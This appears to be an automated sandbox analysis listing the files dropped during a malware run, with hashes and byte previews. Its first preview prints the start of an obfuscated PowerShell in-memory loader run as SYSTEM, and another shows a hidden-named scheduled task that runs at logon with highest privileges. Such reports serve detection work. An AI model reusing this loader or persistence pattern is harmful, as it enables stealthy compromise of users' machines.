SHA-512:	981A90B488F64FBB54CCE44BE5A8361CEE66696D46DA6145DD99BFD5D7D9656D095DAB58EB8CB9BB1BD28C4C95917A9872B66D08E568CF2977603536EA10F659
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20241004034312..Username: WORKGROUP\SYSTEM..RunAs User: WORKGROUP\SYSTEM..Configuration Name: ..Machine: 128757 (Microsoft Windows NT 10.0.19045.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE function Local:aMvXsEUhmbVC{Param([OutputType([Type])][Parameter(Position=0)][Type[]]$UiLoiJoMlvXjKf,[Parameter(Position=1)][Type]$QyDJYvedMn)$NMMWPnXAdvF=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object Reflection.AssemblyName("+'R'+"+[Char](101)+"+'f'+'l'+[Char](101)+"+[Char](99)+'t'+[Char](101)+"+'d'+"+[Char](68)+"+[Char](101)+"+[Char](108)+'e'+[Char](103)+"+[Char](97)+'t'+[Char](101)+")),[Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule("+[Char](73)+'n'+[Char](77)+"+[Char](101)+'m'+[Char](111)+"+[Char](114)+"+'y'+"+[Char](77)+"+'o'+"+[Char](100)+'u'+[Char](108)+'e',$False).DefineType('M'+[Char](121)+'D'+[Char](101)+"+[Char](108)+"+[Char](10

C:\Windows\System32\Tasks\$rbx-QgS1M4PT

Process:	C:\Windows\System32\svchost.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	3488
Entropy (8bit):	3.5872466257032647
Encrypted:	false
SSDEEP:	48:yei1q97SfeQn1ab9o9V9Lvara+i3iusupRCRvA9ufAuRa7G5XhPsbN1jANg8iJXI:t2nkp2Gdi3ipVA9ll7EhAMz3cHtr+
MD5:	3D2655B2FBBD4D24033DBB79B921697C
SHA1:	08CE2A84327E1EEF614008809F15A9F126B28A05
SHA-256:	2CFED75D94EC6FC435D61F370CCA3D40E910A8FB10A97D45D51FFEE0F87A7793
SHA-512:	F261B1727096BBF17F97402A5F7D19C46F5481227E50AD43294C935C13CBB6494F1DD068E2FA5DC26F10926600D2E17289C44785518936C69A5A7670A0D68182
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.T.a.s.k. .v.e.r.s.i.o.n.=.".1...2.". .x.m.l.n.s.=.".h.t.t.p.:.//.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n.d.o.w.s./.2.0.0.4./.0.2./.m.i.t./.t.a.s.k.".>..... . .<.R.e.g.i.s.t.r.a.t.i.o.n.I.n.f.o.>..... . . .<.D.a.t.e.>.2.0.2.4.-.1.0.-.0.4.T.0.4.:.0.1.:.4.7...9.8.9.-.0.4.:.0.0.<./.D.a.t.e.>..... . . . .<.U.R.I.>.\.$.r.b.x.-.Q.g.S.1.M.4.P.T.<./.U.R.I.>..... . .<./.R.e.g.i.s.t.r.a.t.i.o.n.I.n.f.o.>..... . .<.T.r.i.g.g.e.r.s.>..... . . . .<.L.o.g.o.n.T.r.i.g.g.e.r.>..... . . . . .<.E.n.a.b.l.e.d.>.t.r.u.e.<./.E.n.a.b.l.e.d.>..... . . . .<./.L.o.g.o.n.T.r.i.g.g.e.r.>..... . .<./.T.r.i.g.g.e.r.s.>..... . .<.P.r.i.n.c.i.p.a.l.s.>..... . . . .<.P.r.i.n.c.i.p.a.l. .i.d.=.".A.u.t.h.o.r.".>..... . . . . .<.R.u.n.L.e.v.e.l.>.H.i.g.h.e.s.t.A.v.a.i.l.a.b.l.e.<./.R.u.n.L.e.v.e.l.>..... . . . . .<.G.r.o.u.p.I.d.>.b.u.i.l.t.i.n.\.U.s.e.r.s.<./.G.r.o.u.p.I.d.>..... . . .<./.P.r.i.n.c.i.p.a.l.>..... .

C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.1940658735648508
Encrypted:	false

SSDEEP:	3:Nlllul4/h:NllU
MD5:	C31A1BA17DD8856E8E930807FA308CBE
SHA1:	96AAFF7B013066D2EDA2958128FD049915028849
SHA-256:	91620CED47374C83D43981E1930EF7C78B6E7651F108F6CB18A60CAE8487E1CF
SHA-512:	6D6AB14A905EC859D23B2C2BA163A144FB35162AA05CFF85478291C0562085B8569A706B2A7A28CA97C958BE2FC3840CEBA99D212CB317CD5176784B194DAA5 9
Malicious:	false
Preview:	@...e................................"..............@..........

C:\Windows\System32\wbem\Performance\WmiApRpl_new.h

Process:	C:\Windows\System32\wbem\WMIADAP.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3444
Entropy (8bit):	5.011954215267298
Encrypted:	false
SSDEEP:	48:ADPo+gDMIuK54DeHNg9dqbEzCJGGgGDU3XgLBgaGKFijiVJtVAAF/XRgW:ADw+gDMhK54qHC7aBvGKFijiV7XRgW
MD5:	B133A676D139032A27DE3D9619E70091
SHA1:	1248AA89938A13640252A79113930EDE2F26F1FA
SHA-256:	AE2B6236D3EEB4822835714AE9444E5DCD21BC60F7A909F2962C43BC743C7B15
SHA-512:	C6B99E13D854CE7A6874497473614EE4BD81C490802783DB1349AB851CD80D1DC06DF8C1F6E434ABA873A5BBF6125CC64104709064E19A9DC1C66DCDE3F898 5
Malicious:	false
Preview:	//..//..// Copyright (C) 2000 Microsoft Corporation..//..// Module Name:..// WmiApRpl..//..// Abstract:..//..// Include file for object and counters definitions...//..//......#define.WMI_Objects.0..#define.HiPerf_Classes.2..#define.HiPe rf_Validity.4....#define.MSiSCSI_ConnectionStatistics_00000.6....#define.BytesReceived_00000.8..#define.BytesSent_00000.10..#define.PDUCommandsSent_00 000.12..#define.PDUResponsesReceived_00000.14....#define.MSiSCSI_InitiatorInstanceStatistics_00001.16....#define.SessionConnectionTimeoutErrorCount_00 001.18..#define.SessionDigestErrorCount_00001.20..#define.SessionFailureCount_00001.22..#define.SessionFormatErrorCount_00001.24....#define.MSiSCSI_In itiatorLoginStatistics_00002.26....#define.LoginAcceptRsps_00002.28..#define.LoginAuthenticateFails_00002.30..#define.LoginAuthFai

C:\Windows\System32\wbem\Performance\WmiApRpl_new.ini

Process:	C:\Windows\System32\wbem\WMIADAP.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	modified
Size (bytes):	950
Entropy (8bit):	2.8937402169492104
Encrypted:	false
SSDEEP:	12:Q1NXCaAGaCGopGGD1JTi0SMfmCwOx6ivzivG:Q3wU/IM1x6ozoG
MD5:	9D007E669CE25371EE9401DC2AC21D2A
SHA1:	6F0CACCD76F7A94BBCB1124D398E9139E09C6FC4
SHA-256:	632004D14715476801408FC10E1B119BDC90378D2E8D573B7C14A06816799FA8
SHA-512:	AB9FEA61D8C00701E402D700873CA2B9A4FFB7D62557A2ED1C86571DCC40D3C33F7B7E358DF506C134EE4ABEE39B1167846C64A34FA19448FD1DC36AF19F57 9C
Malicious:	false
Preview:	../....././....././. .C.o.p.y.r.i.g.h.t. .(.C.). .2.0.0.0. .M.i. c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....././....././. .M.o.d.u.l.e. .N.a.m.e.:....././. .W.m.i.A.p.R.p.l....././....././. .A.b.s.t.r.a.c.t.:....././....././. .D.e.s.c.r.i.b.e.s. .a.l.l. .t.h.e. .c.o.u.n.t.e.r.s. .s.u.p.p.o.r.t.e.d. .v.i.a. .W.M.I. .H.i.-.P.e.r.f.o.r.m.a.n.c.e. .p.r.o.v.i.d.e.r.s....././...../. /.............[.i.n.f.o.].....d.r.i.v.e.r.n.a.m.e.=.W.m.i.A.p.R.p.l.....s.y.m.b.o.l.f.i.l.e.=.W.m.i.A.p.R.p.l...h.........[.l.a.n.g.u.a.g.e.s.].....0.0.9.=.E.n.g.l. i.s.h.....0.0.9.=.E.n.g.l.i.s.h.........

C:\Windows\System32\winevt\Logs\Application.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	78200
Entropy (8bit):	4.069487817829082
Encrypted:	false
SSDEEP:	768:4k3WxWwWLvOUZucxvbNp8CCcicolb/AjQwEPnPK0xvFk3WxWwW8:dLkctNp8TcG/Ajs7C8
MD5:	35F5E61B44C99E5961D791D65DD17821
SHA1:	EEECB77D0C11E84E03F3A3D8D32DA60B0C425431
SHA-256:	B6B776F4A27841D857B1CC867F758A0616F9774142F2A55DDB3A2440934D6BA3
SHA-512:	69772C98E379465695ED3970FF245780716E8EB877E4B7211A731953777555A7F40402DAFB05B541C53508CB3411C60C3F95EB1025E177A3D249BEF5CD15BDEF

Malicious:	false
Preview:	ElfChnk.....r.....w.....@.....(.....$.....=..... .....K.....$.....m.....F.....t.....M...c.....n.....&..... ..**.....v.....B..1.....g&.....!...d.....B..1.....v.....w.)Cn.....p.o.w.e.r.s.h.e.l.l...e.x.e...1.0...0...1.9.0 .4.1...5.4.6...7.e.d.a.4.1.1.5...u.n.k.n.o.w.n...0...0...0...0...0.0.0.0.0.0.0.0...0.0.0.0.0.0.0.0...0.0.0.0.7.f.f.d.9.b.b.d.1.c.6.3...1.2.d.c...0.1.d.b.1.6.3.1.0.7.6.1.1.4.d.f...C.:.\.W.i.n .d.o.w.s.\.S.y.s.t.e.m.3.2.\.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l

C:\Windows\System32\winevt\Logs\Microsoft-Client-Licensing-Platform%4Admin.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	3.2559303785119753
Encrypted:	false
SSDEEP:	384:8he6UHi2uepX7xasnPC3FzFtpFDhFPFyF8422:8VUHiapX7xadptrDT9W84N
MD5:	8EF6E9746DE72295DFCB3197A49966C3
SHA1:	3FF34508B83382569DF87C14DDFF8596D1E29980
SHA-256:	BEBF782FCDAD337843593DEE32D030C922424367A50078E30329BE63259E648A
SHA-512:	0F0690586ACE4A7D37D948805FD2464D8ED5A1B42CE42F68F607072B5836B7CB2032F468FC1C1E921C8FB097694DDD3BE2821D193B73E5552A45F253816DB513
Malicious:	false
Preview:	ElfChnk.....4.....4.....?.....>.....f...=..... .....f.....?.....m.....M...F.....&.....r.....m.....qo.....>...;..... **.....4.9.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8. /.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q .u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-AppModel-Runtime%4Admin.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	2.010692427789071
Encrypted:	false
SSDEEP:	384:GhLNzhNCjN0QNGNgN7NxEN5N0RN0zN0mN0RN00N0oN0xN0qNeN0NN0UN0lN09N0Q:GnqqIJMa/Mh9sUwBYAJGUarGlEwxV
MD5:	26C4C5213F3C6B727417EF07207AC1E0
SHA1:	1815CC405C8B70939C252390E2A1AEC87EFF45F2
SHA-256:	767656ADC7440970A3117E0DA8E066D9A3E1DA88CBC82ACABCFA37A3985D5608
SHA-512:	0355BBF16EB471698F47189031E8E18306D8F748E6CC5328C33301BEAAE435647532B24F5EC42A94B92390C19E60D11846B412C6747DC82DC98999E649607B65
Malicious:	false
Preview:	ElfChnk.%.....J.....%.....J.....b..Pe.....:.....&.....:.....b...=..... .....f.....?.....m.....M...F.....&.....].....M.....VY..... .....**.....%.....0.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2. 0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'..... ...X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeployment%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.178919462156868
Encrypted:	false
SSDEEP:	384:ohfVaVtVbVHVyV5V+VSVBVNVEVrVBVeVPVpVCVigVgVpVeVNVkVUVAVJVgV6VdVF:ohfKm3t
MD5:	EE25A9478FAB4FBAB6D89F9F2E7C7EF4
SHA1:	643403023901E8CB6CB7AE3269A883C2BA3CC4C7
SHA-256:	699618BC087165CE1AC1F7BE088642E80AA920F351D74DDD3454FA2BFA37C374
SHA-512:	A13D249D057F6899FB8074B01AEB5A367CC0F36664E4CE479D0EB61A6823ADBBED0D44ADECE4BAE7F5E82AA34B31C02A6E4F3D89827809B39089064F09D01AD9
Malicious:	false
Preview:	ElfChnk.....}E.....<..N.....0.....X...=..... .....f.....?.....m.....M...F.....&..... ..**.. .....k.....&.....”3WI..L.....A..|...M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n. t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f .i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeploymentServer%4Operational.evtx	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.428104610855212
Encrypted:	false
SSDEEP:	384:UhTm5mcdmNQDmomTDDr0moOm3OPlfmMsgJm5mnmYmcmum/mqmlmtmumbsmbmvMmk:UBdD6CL49mVpgwQFQ
MD5:	D6AA1FCD43790A397134C5CFC5A86D46
SHA1:	3F8C5749681331F3316BAEE46632ECDA80712CED
SHA-256:	C3DA75ABD049DCEDF544ED37E2F12F71ACF2B6C7B0E4E8B13209415F831D266A
SHA-512:	50872703EC944464CFC5B52813E5AEEB9DA101037C1C641A872F311750DE47DD04885DA3856E30030C2CAA5D5DE2A1CABD290B80CAFAD986C87A9CA8501A15 2E
Malicious:	false
Preview:	ElfChnk..!.......!.......!.......!....................=.../U................J.......................r...=... ....f...............?............................m...................M...F...#...............&...................................**...... .!......o.T..............&............"3WI..L..........A..|...M...........E.v.e.n.t........j...........x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t .s./.e.v.e.n.t.................oT..S.y.s.t.e.m....A..Y............{..P.r.o.v.i.d.e.r...6...F=.......K...N.a.m.e........X.......)...G.u.i.d........A..M...z........a..E.v.e.n.t.I.D...'........X...)...Q.u.a.l.i.f. i.e.r.s................"...............V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Compatibility-Assistant.evtx	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.3524106147187157
Encrypted:	false
SSDEEP:	48:MiEWNWwrP+AQNRBEZWTENO4bnB+zMgq+ckH58ykH5bOTLHywdHLP7jM0MckH58yj:SNVaO8sMa3Z85ZMLtrjja3Z85Zu
MD5:	C665BB87978EBBDC71354545579E80C0
SHA1:	CC7F6C571B7198162112AF051CDD8B88FF24A626
SHA-256:	DBBA0D6AEE8D46D3D7EDE566ED4EB6356B8C9D914258DE3B7C8BDECDF2C13325
SHA-512:	1EE6B50575CDEDCACFF2F3BA500ECD9AA1F898AA04DF792F80CF6BECF6BB9C7905A63D28EEB9E54E1BBAC7EEF564E517112D6DF538E068A1144D516176EA 0252
Malicious:	false
Preview:	ElfChnk.....................................p.......=..J...SOq..=... ....f...............?...................................p...........M...F...&............. ..**..p...........n.d.............g.&.........g....R....uJ.........A......M...........E.v.e.n.t........j...........x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8 ./.e.v.e.n.t.s./.e.v.e.n.t.................oT..S.y.s.t.e.m....A..Y............{..P.r.o.v.i.d.e.r...6...F=.......K...N.a.m.e........X.......)...G.u.i.d........A..M...z........a..E.v.e.n.t.I.D...'........X...)... Q.u.a.l.i.f.i.e.r.s................"...............V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Telemetry.evtx	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.014860518194814
Encrypted:	false
SSDEEP:	1536:xbBN2A4VD7VAx8whAGU2woJQghcI5oIRA4Hw:
MD5:	4FB8E2CF8B3F20534836684947962DC2
SHA1:	B263607E627C81DA77DB65DF5AED2F3FD84B83E2
SHA-256:	DEAB680C467984C31D118AC595F0F57E573CEEC460CC4B43FCEB0BD66F731294
SHA-512:	D982DB741A044E222D567712FB4799FF6524A1D451C3D2EE3DF7EB17031AD20EF4EC7098BCFB3E2B00C929EB6569C858EFCF275B28240425E4BF8D994AED905 3
Malicious:	false
Preview:	ElfChnk.........V...............V...................0q.. I..=... .....%.......................................X...............?..M...F..z.............. .**.............................g.&.........g....R....uJ.........A......M...........E.v.e.n.t........j...........x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n. t.s./.e.v.e.n.t.................oT..S.y.s.t.e.m....A..Y............{..P.r.o.v.i.d.e.r...6...F=.......K...N.a.m.e........X.......)...G.u.i.d........A..M...z........a..E.v.e.n.t.I.D...'........X...)...Q.u.a.l.i.f .i.e.r.s................"...............V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-CloudStore%4Operational.evtx	
Process:	C:\Windows\System32\svchost.exe

File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.15655690871689
Encrypted:	false
SSDEEP:	768:SPB9TXYa1RFxRaayVadMRFyfqd9xZRta7Ea+5BVZUeaBhN1dJhlBlBJ9tFk6dd3s:eXY5nVYIyyqED5BVZUeouPZ
MD5:	2DE60575CB719BF51FAB8A63F696B052
SHA1:	BD44E6B92412898F185D5565865FEA3778573578
SHA-256:	7C14D6D72CD2DE834A0C4D17A68B2584B83B81C647D2C439E1071600E29A803D
SHA-512:	0471E7824795996992E736F33FEA7AF70EA909804DE3AC59EE76B5D0403901A5147558256C3AAE87BA8F1747D151DE63134661BEB9F6E0FF25AB0E3E89BC6B4A
Malicious:	false
Preview:	ElfChnk.....o.....o....._.....>.....f...=.....f.....?.....m.....M...F.....&.....y.....**.....9.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-CodeIntegrity%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	72208
Entropy (8bit):	2.2541241390870326
Encrypted:	false
SSDEEP:	384:+oroay5oQoay/oioaykoBoay+o/Doay9hdo69CcoTorNorWorbvorTorZorQorNd:dmDCYdAruMx
MD5:	EE1D987C758D86C483BAFBEA2EDEACFA
SHA1:	AED9B378A9200B09637BE24A9ED6F85E3E632EE6
SHA-256:	2D7FB5C71035E8C85B1B98772FAC93D8F72E49853A5D68D1CE2F41E7B8EA5466
SHA-512:	32337026938236CA9078FFE22989E307933986910680B0AEDA0432AECF5AE7EB2237901E09A2E4E3772020F9DE6C30FCB0B7B0F4BF10FCA0C954D6AD102E1700
Malicious:	false
Preview:	ElfChnk.....).....).....Hb...d.....:.....b...=.....f.....?.....m.....M...F.....&.....3.....=/.....$..U)..... .**..... .....1.....$.....>.....V...7.!..o.....1.....&O.....'O....P..... .....M.i.c.r.o.s.o.f.t.-.W.i.n.d.o.w.s.-.C.o.d.e.I.n.t.e.g.r.i.t.y..k.N.<.D..97d>7.M.i.c.r.o.s.o.f.t.-.W.i.n.d.o.w.s.-.C.o.d.e.I.n.t.e.g.r.i.t.y./.O.p.e.r.a.t.i.o.n.a.l...be.`=/.....I.....K.\.D.e.v.i.c.e.\.H.a.r.d.d.i.s.k.V.o.l.u.m.e.3.\.U.s.e.r.s.\.j.o.n.e.s.\.A.p.p.D.a.t.a.\.L.o.c.a.l

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Containers-BindFlt%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8524226245257144
Encrypted:	false
SSDEEP:	384:JhAiPA5PNPxPEPHPhPEPmPSPRP3PoPpPTP8PXPr5P:J2Nr
MD5:	B8E105CC52B7107E2757421373CBA144
SHA1:	39B61BEA2065C4FBEC143881220B37F3BA50A372
SHA-256:	B7EE076088005866A01738ECD3421A4DA3A389FFB9EEB663687823E6647F7B4B
SHA-512:	7670455904F14DA7A9EEFBAD5616D6D00EA262C979EDABB433182500B6EF918C6E534C94DF30D829016C8539DF12CAD5F53EC884C45AA71ACA35CF9B797361C
Malicious:	false
Preview:	ElfChnk.....#...&...l2.....N.....=.....f.....?.....m.....M...F.....&.....#.....'.....**..x.....|.....&.....MVy...o.~.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Containers-Wcifs%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8432997252442703
Encrypted:	false

SSDEEP:	384:4hZ21JJgL4JJFiJJ+aeJJ+WBJJ+5vJJ+/UJJ+4fJJ+CwJJ+D2JJ+a2JJ+JtJJ+l9:4WXSYieD+tvgzmMvRpBWfb
MD5:	39EE3557626C7F112A88A4DE12E904C1
SHA1:	C307FECC944D746A49EEA6451B7DA7301F03504C
SHA-256:	2B47146267E6F31192C54D3EDA77EC9ABE6A88B1C72BA9FE789C8073FD632A5A
SHA-512:	304C866E246B3F63BF126B33AED784913A078D44913FD987D896D2D960578B61BA7E24BA3CB8FC76608AB1E5702D0FE587A5FB8C38CDF8913D60F88B1435A2D
Malicious:	false
Preview:	ElfChnk.....".."...&....k.....n.....F.....=.....f.....?.....m.....M...F.....&.....".....**..p.....zu.....&.....MVy...o.~.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Crypto-DPAPI%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	2.9958304436685177
Encrypted:	false
SSDEEP:	384:ghqhSx4h/y4Rhph5h6hNh5hah/hrhbhmhjh/h7hkh8hbhMh9hYwhChwh8hRqh28g:gbCyhLfIXBS50G
MD5:	139666E45F01B24FAF6F0BBD3C472C73
SHA1:	FFA815ED1A88F4E54C2DECE84DD0427E74D23AB1
SHA-256:	679A66239AE8631182914EFA619C38FA70FBE8D2119303D56039FE0D23BB32ED
SHA-512:	92A4FA069765BC44125B489A7BF8E4B37EB1EBA6B0F3F2F49B151CDEA67B6DA6F06FB412C5A1CB74F93CBFBBB406D945A61E39AABD1BAC416616ADB78FC51B1D
Malicious:	false
Preview:	ElfChnk.....H.....H.....@.....[*.....KV.....6.....^...=.....f.....?.....m.....M...F.....&.....n.....6.....**..`.....0H.....&.....MVy...o.~.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Crypto-NCrypt%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	2.838106263184782
Encrypted:	false
SSDEEP:	768:ccMhFBuyKskZljdoKXjtT/r18rQXn8r3e5POH:JMhFBuVge
MD5:	A2D41740C1BAF781019F282E37288DDF
SHA1:	A6FE635B3EC8A6923EDE10C23FC79DD32EF4F621
SHA-256:	7008D3010B17C0B09643D10D26B19FB971BB1963C414C1466BEAD617CF9F15E7
SHA-512:	E33A0A2F9473D2D05E9704FE16E6EE34FB51FD8E25A3D60E1F7A67665CA14421B6511D896526AFC7CAE1BF629BB7013FA10663620C5450F1BB51A465EF5A51CB
Malicious:	false
Preview:	ElfChnk.....?.....?.....<.md.....?.Q.....:.....b...=.....f.....?.....m.....M...F.....&.....m.....5A.....&.....**..x.....,.8.....&.....|B._...Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Diagnosis-DPS%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.634418630947688
Encrypted:	false
SSDEEP:	768:/VQ+uYvAzBCBao/F6Cf2SEqEhwaK41HZaUeI36ISKEeKRe:cH
MD5:	A00BAFFCABB00428EA0512FCECCC55E5
SHA1:	19F7C942DC26C3FF56D6240158734AFF67D6B93E
SHA-256:	92264C9E28AB541669DED47CFAF1E818EBD863FA9E8FC6B0F52175D694A9E0D9

SHA-512:	DF94AA8FA0610A0EFE7BAC0DB2A01645A4CD1C7FAD62E914EF914B526B651ED62600F63909D26149FD17C259348DADE05F48759B1DF092970251DB86690CC2E 6
Malicious:	false
Preview:	ElfChnk.....m.....m.....].....p.....:.....b...=..... .....f.....?.....m.....M...F.....&.....%0..... .**..@.....WW. .....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:/./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8 ./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)... Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Diagnostics-Performance%4Operational.evtx	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	2.0646587531847893
Encrypted:	false
SSDEEP:	384:eh1kbAP1gzkw3kN5Ayqk+HkzGk+hkV3SuckzlckA66k+4DkzRxk+dkzwUk+rkzDK:eMAP1Qa5AgfQQgniwS
